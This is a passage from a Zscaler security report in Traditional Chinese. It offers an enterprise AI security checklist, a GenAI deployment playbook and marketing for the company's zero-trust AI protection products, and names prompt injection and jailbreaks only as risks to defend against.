5. **AI 是攻擊面中不可或缺的一部分。模型漏洞和代理式 AI 攻擊已經出現。**

好消息是：你不必把這些「殘酷的真相」當作採用 AI 的代價。使用下文的 2026 年企業資安檢查清單，優先考慮正確的保護措施。

©2026 Zscaler, Inc. 保留所有權利。

2026 年企業 AI 資安檢查清單

下文的最佳做法為安全使用 AI 奠定了堅實的基礎。

清查所有 GenAI 應用程式和具有嵌入式 AI 功能的應用程式

- [ ] 建立一份持續更新的目錄，其中包含所有獨立的 GenAI 工具以及所有包含 AI 功能或特徵的 SaaS 或內部應用程式。

利用內嵌式檢查來強制實行 AI 護欄

- [ ] 確保對所有 AI/ML 流量進行內嵌式檢查，以防止外部惡意活動入侵 AI 系統，並阻止敏感資料透過提示或輸出暴險。

停用高風險 AI 預設設定

- [ ] 在 SaaS 和生產力應用程式中啟用自動 AI 功能之前，請先對其進行審核和組態，使其符合您的風險態勢。

驗證模型溯源和供應鏈

- [ ] 驗證每個模型的模型溯源、更新、資料集和相依關係，以降低篡改、投毒或遭入侵組件帶來的風險。

對所有模型互動套用零信任

- [ ] 對與 AI 模型互動的每個使用者、服務和系統實施最小權限存取控制。

企業也應制定採用和管理 AI 方面的治理標準和操作規則。

經常更新 AI 治理

- [ ] 定期重新整理政策、存取控制和風險分類，以跟上 AI 能力和監管要求的快速變化。

進行對抗性測試和紅隊演練建模

- [ ] 在攻擊者發現之前，持續測試模型是否存在越獄、提示注入、資料外洩和其他可利用的弱點。

強制對受監管的工作流程進行人工審查

- [ ] 無論 AI 對安全、合規、財務決策或公共部門決定產生何種影響，都要確保人類始終參與其中。

確保 AI 開發生命週期的端到端安全

- [ ] 從資料集攝取到訓練、部署和監控，實施控制措施，以防止漏洞進入生產系統。

©2026 Zscaler, Inc. 保留所有權利。

企業如何安全部署 GenAI：實戰手冊

到 2025 年，AI 風險將來自企業邊界的兩端。威脅行為者利用 GenAI 來加速和促進他們的行動，而內部風險日益增加源於日常 AI 使用缺乏正式監督，這使得在資安團隊能夠評估或控制風險之前資料就到達 AI 系統。

為了避免發生事件，組織分階段引入 GenAI，並且只啟用能夠管控的功能。

資安團隊的實戰手冊大致如下：



首先採取零信任立場，限制未經審查的 AI 服務。

無數 AI 工具引入了未知的資料處理和資安風險，因此從零信任立場開始至關重要。阻擋或限制對未經審查的 AI/ML 應用程式的存取，可以消除直接暴險，防止早期資料外洩，使資安團隊有空間評估哪些應用程式適合企業使用。



在私有的受控環境中，使用經 GENAI 批准的工具進行託管。

為了完全掌控企業資料，企業應該在私有且安全的環境中執行經批准的 GenAI 工具，例如由公司完全管理的專用租戶或隔離執行個體。這種設定確保供應商和第三方都無法存取內部或客戶資料，並防止提示和輸出被用於訓練公共模型。以這種方式運作 GenAI 可以保護資料主權，防止敏感資訊外洩至組織之外。



識別並驗證符合企業需求的 GENAI 應用程式

透過檢查 GenAI 應用程式如何處理資料、是否隔離您的資訊、模型是如何建構以及供應商是否滿足您的安全、隱私和合規性要求，來判定可以安全使用哪些 GenAI 應用程式。只有符合這些標準的工具才能繼續前進。



強制實施嚴格的身分和存取控制

將經批准的 GenAI 應用程式部署在具有精細存取政策的零信任架構之後。這確保每個使用者、部門和工作流程僅獲得所需的存取權，同時讓資安團隊能夠對所有活動進行端到端的可見性和控制。



採取資料保護措施，防止意外或未經授權的共享

將已核准的存取權與企業級 DLP 配對。監控和檢查 AI 應用程式的流量，可確保敏感資訊得到妥善保護，防止關鍵資料透過與這些應用程式的互動而暴險。

©2026 Zscaler, Inc. 保留所有權利。

Zscaler 如何推動全面的 AI 保護

本報告的研究結果證實，企業採用 AI 的步伐正在快速加快。因此，不斷擴大的攻擊面、影子和嵌入式 AI 的使用，以及不斷發展的模型和基礎設施，正在帶來資料外洩、濫用和治理方面的新風險，而傳統的安全方法無法有效應對這些風險。

基於防火牆、VPN 和邊界控制的安全架構並非為動態 AI 環境而設計或考慮的。實際上，這增加複雜性，並造成可見性方面的不足。他們難以在公共 AI 工具、代理、私有模型和新興元件（如模型上下文協定 (MCP) 伺服器）之間強制實施一致的控制。

各組織機構現在只能被動應對 AI 風險，而不是主動管理風險。

大規模保護 AI 需要一種不同的方法，該方法預設降低風險，持續驗證存取權，並在 AI 被使用或建構的任何地方套用安全控制。零信任提供這個基礎。

Zscaler 提供基於零信任的 AI 安全平台，可保護 AI 在各層面的安全性，涵蓋組織如何使用、建構和營運 AI。Zscaler 透過縮小攻擊面、強制執行最小權限存取以及對所有流量進行嵌入式檢查，幫助組織安全地採用 AI，而不會減緩創新。



©2026 Zscaler, Inc. 保留所有權利。

將 AI 風險轉化為安全採用 AI

Zscaler 以零信任為基礎，套用 AI 原生安全性控制，將架構轉化為行動。這些功能使組織能夠即時管控 AI 使用情況，並具備所需的可見性、護欄和保護措施，同時積極阻止 AI 對使用者、應用程式和基礎設施造成的威脅。

Zscaler AI 增強企業實力：

安全地啟用公共和私有 AI 的使用

- 了解具體使用 AI 的場景和方式，包括 AI 應用程式、模型、代理、提示、回應以及新興元件（如 MCP 伺服器）。
- 讓員工能夠有效率地使用 AI 工具，同時隔離有風險的基於網路的 AI 互動，並防止無意中與外部模型共享敏感資料。
- 利用內建的 AI 護欄，在執行時期偵測並阻止提示注入、PII 暴險、資料投毒、不安全輸出和其他 AI 特有的威脅。
- 運用不斷適應使用者、裝置和應用程式風險的政策，控制誰可以使用 AI、可以存取哪些工具以及如何使用 AI，自動阻擋未經授權或影子 AI。
- 使用具有 AI 感知能力的內嵌式 DLP 控制措施，防止敏感資料傳送到 AI 工具或從 AI 工具傳回。
- 維護詳細且可搜尋的 AI 活動稽核證跡，以支援調查和合規性。

領先一步應對 AI 帶來的威脅

- 透過消除外部攻擊面並強制執行持續驗證和最小權限存取來降低風險。
- 檢查所有流量，包括加密流量，以即時阻擋 AI 增強型威脅。
- 應用預測性和生成性 AI 技術，更快發現風險，並改善安全營運和回應。
- 持續發現、分類和保護跨端點、內嵌流量和雲端環境的敏感資料。
- 利用 AI 支援的分段技術限制攻擊者的活動範圍，進而阻止橫向移動。
- 利用 AI 生成的深入解析和建議，持續評估 AI 和零信任狀態態勢。

這些成果是透過一套涵蓋 AI 安全性生命週期的統一保護措施來實現，如下一節所述。

©2026 Zscaler, Inc. 保留所有權利。

Zscaler + AI：保障組織如何使用和建置應用程式

從探索和風險評估到保護 AI 應用程式和存取，Zscaler 提供全面的保護，涵蓋公共和私有 AI、模型、管道、代理和基礎設施。

AI 資產管理

全面了解您的 AI 足跡和風險

- **全面了解**所有應用程式、模型、管道和 MCP 伺服器。
- 利用人工智慧物料清單 **(AI-BOM)** 發現供應鏈和相依性風險。
- **識別高風險的**GenAI SaaS 應用程式和 AI 模型。

安全存取 AI 應用程式

確保安全負責地使用 AI 應用程式

- **精細控制**哪些使用者可以存取哪些應用程式。
- **內嵌檢查**提示和回應，以防止傳送或傳回敏感資料。
- **內容控制功能**可阻擋不安全或有害的輸出。

安全的 AI 應用程式和基礎設施

強化 AI 系統和提示，並強制落實執行時期保護

- **模型和管道**中的漏洞偵測。
- **紅隊演練測試**可發現暴險和弱點。
- **防止快速**注入、資料投毒、敏感資料濫用等攻擊。

AI 治理：透過將 AI 安全性控制映射到 NIST AI 風險管理框架和歐盟 AI 法案，保持符合 AI 框架的要求。

©2026 Zscaler, Inc. 保留所有權利。

研究
方法

研究結果是根據 2025 年 1 月至 2025 年 12 月期間 Zscaler 雲端中 9,893 億筆 AI 和 ML 交易的分析。Zscaler 全球安全雲每天處理超過 500 兆個訊號，每天攔截 90 億個威脅和政策違規行為，每天提供超過 25 萬個安全性更新。

關於
ThreatLabz

ThreatLabz 是 Zscaler 的安全研究部門。這支世界一流的團隊負責搜尋新型威脅，並確保使用 Zscaler 全球平台的數千個組織始終受到保護。除了惡意程式研究和行為分析之外，團隊成員還參與 Zscaler 平台上進階威脅防護新原型模組的研發，並定期進行內部資安稽核，以確保 Zscaler 產品和基礎設施符合資安合規標準。ThreatLabz 定期在**research.zscaler.com發布新興威脅的深入分析報告**。

關注我們：X **@ThreatLabz** | ThreatLabz **安全研究部落格**

©2026 Zscaler, Inc. 保留所有權利。

Zero Trust Everywhere

關於 Zscaler

Zscaler（NASDAQ：ZS）致力於加速數位轉型，使客戶能夠變得更敏捷、更高效、更具有復原力且更安全可靠。透過安全連接處於任何位置的使用者、裝置和應用程序，Zscaler Zero Trust Exchange™ 平台可保護數千名客戶免受網路攻擊和資料遺失的侵害。基於 SSE 的 Zero Trust Exchange™ 平台分佈在全球 150 多個資料中心，是全球最大的線上雲端安全平台。造訪 **zscaler.com** 了解更多資訊；或在 Twitter 上關注我們：**@zscaler**。

© 2026 Zscaler, Inc. 保留所有權利。Zscaler™ 及其它商標，均列於 **zscaler.com/legal/trademarks** 是 (i) 在美國註冊的商標或服務標誌，或是 (ii) Zscaler, Inc.在美國和/或其它國家的商標或服務標誌。其它所有商標，均為其各自所有者的財產。

+1 408.533.0288 **Zscaler, Inc. (HQ) • 120 Holger Way • San Jose, CA 95134** **zscaler.com**